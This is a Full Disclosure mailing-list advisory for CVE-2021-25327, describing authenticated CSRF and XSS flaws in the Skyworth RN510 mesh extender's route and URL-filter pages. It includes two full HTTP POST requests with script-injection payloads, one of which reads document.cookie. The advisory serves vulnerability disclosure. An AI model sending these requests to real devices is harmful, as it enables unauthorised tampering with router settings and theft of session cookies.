




Site Search



List Archive Search



**FULL DISCLOSURE**

*From:* Kaustubh Padwad via Fulldisclosure <fulldisclosure () seclists org>  
*Date:* Sat, 1 May 2021 20:03:58 +0000

## Overview

Title:- Authenticated XSRF in RN510 Mesh Extender.  
CVE-ID :- CVE-2021-25327  
Author: Kaustubh G. Padwad  
Vendor: Shenzhen Skyworth Digital Technology Company  
Ltd. (<http://www.skyworthdigital.com/products>)  
Products:  
1. RN510 with firmware V.3.1.0.4 (Tested and verified)  
Potential  
2. RN620 with respective firmware or below  
3. RN410 With Respective firmware or below.

Severity: High--Critical

## Advisory ID

KSA-Dev-0011

### About the Product:

• RN510 dual-band/wireless AC2100 access point delivers high-speed access for web surfing and HD video streamings. Integrated with two gigabit LAN ports, and a dual-band AP which supports 2x2 802.11n(300Mbps) and 4x4 802.11ac (1733Mbps) concurrently, RN510 provides a stable & reliable high speed wired and wireless connectivity for home or office. With the help of the advanced QoS solution, two or more RN510 units could be easily teamed up with Skyworth QNT gateway (e.g. RN543) and form an automatically organized network. RN510 could support either wired line backhaul or wireless backhaul to other mesh node. User could enjoy a wonderful zero-touch, robust and failure auto recovery, seamless connected wireless home networking experience. RN510 uses a system of units to achieve seamless whole-home Wi-Fi coverage, and the units can be grouped and managed centrally, and then together to form a unified network with a single network name. Devices automatically switch between RN510s as you move through your home for the fastest possible speeds. A RN510 Dual-pack delivers Wi-Fi to an area of up to 2,800 square feet. And if that's not enough, simply add more RN510 to the network anytime to increase coverage. RN510 provides fast and stable connections with speeds of up to 2100 Mbps and works with all devices (laptops, tablets, smartphones, etc.) and all applications. It also limits online time and block inappropriate websites according to unique profiles created for each family member. Setup is easier than ever with the Skywify app there to walk you through every step.

Description:

An issue was discovered on Shenzhen Skyworth

The value of DestIPAddresss under /cgi-bin/net-routeadd.asp is not properly sanitizing hence it allow to execute malicious javascript, which result a successful cross site scripting in /cgi-bin/net-routeadd.asp, Additionally value of urlitem under /cgi-bin/sec-urlfilter.asp is also not getting properly sanitize hence it will result to successful cross site scripting.

Since device dont have CSRF validation it is possible to perform the XSRF by using CSRF + XSS vulnerability.

## Additional Information

Sample request -1

## Request

```
POST /cgi-bin/net-routeadd.asp HTTP/1.1
Host: 192.168.2.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.2.1/cgi-bin/net-routeadd.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 235
Connection: close
Cookie: UID=admin; PSW=admin;
SESSIONID=boasid7a108566d118e9b5bd235b1412cb770c
Upgrade-Insecure-Requests: 1

add_num=0&user_def_num=0&wanInterfaceFlag=br0&metricFlag=0&gwflag=Yes&ifflag=Yes&destIPAddress=<svg><script
?
>alert(document.cookie)&destSubnetMask=255.255.255.255&gwStr=on&gatewayIPaddress=192.168.1.1&ifStr=on&interface=br0&saveFlag=1
```

Sample Request-2

```
POST /cgi-bin/sec-urlfilter.asp HTTP/1.1
Host: 192.168.2.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.2.1/cgi-bin/sec-urlfilter.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 162
Connection: close
Cookie: UID=admin; PSW=admin;
SESSIONID=basid7a108566d119e9b5bd235b1412cb770c
Upgrade-Insecure-Requests: 1

Save_Flag=1&ActionFlag=Add&EnableUrlFilter=l&delnum=6&add_num=1&url_num=1&enableFilter=on&FilterPolicy=0&urlitem=%3C2?Script%3E3&Cscvq=onload%3Dalert%281%29%3E
```

[Affected Component]

IpAddr function on page /cgi-bin/app-staticIP.asp inside the boa web server implementation.

```
-----
[Attack Type]
Remote
-----
[Impact Code execution]
true
-----
[Impact Denial of Service]
true
-----
```

```
-----
[Attack Vectors]
An Authenticated attacker need to run set the cross site scripting
payload at DestIPAddress,urlitem under /cgi-bin/net-routeadd.asp and
/cgi-bin/sec-urlfilter.asp respectively in order to achive XSS.
-----
```

```
[Vulnerability Type]
=====
CSRF, XSS
```

How to Reproduce: (POC):  
=====

One can use below exploit

Attacker needs to run above requests in order to achive to XSRF.

Mitigation  
=====

[Vendor of Product]  
Shenzhen Skyworth Digital Technology Company  
Ltd. (<http://www.skyworthdigital.com/products>)

Disclosure:  
=====
19-Jan-2021:- reported this to vendor
19-Jan-2021:- Requested for CVE-ID

credits:  
=====
\* Kaustubh Padwad
\* Information Security Researcher
\* kingkaustubh () me com
\* <https://s3curityyb3ast.github.io/>
\* <https://twitter.com/s3curityyb3ast>
\* <http://breakthesec.com>
\* <https://www.linkedin.com/in/kaustubhpadwad>





Sent through the Full Disclosure mailing list  
<https://nmap.org/mailman/listinfo/fulldisclosure>  
Web Archives & RSS: <http://seclists.org/fulldisclosure/>

By Date By Thread

#### Current thread:

**KSA-Dev-0011:CVE-2021-25327: Authenticated XSRF in Skyworth RN510 Mesh Extender *Kaustubh Padwad via Fulldisclosure (May 04)***

Site Search

Nmap Security Scanner	Npcap packet capture	Security Lists	Security Tools	About	 
Ref Guide	User's Guide	Nmap Announce	Vuln scanners	About/Contact	
Install Guide	API docs	Nmap Dev	Password audit	Privacy	 
Docs	Download	Full Disclosure	Web scanners	Advertising	
Download	Npcap OEM	Open Source Security	Wireless	Nmap Public Source License	
Nmap OEM		BreachExchange	Exploitation		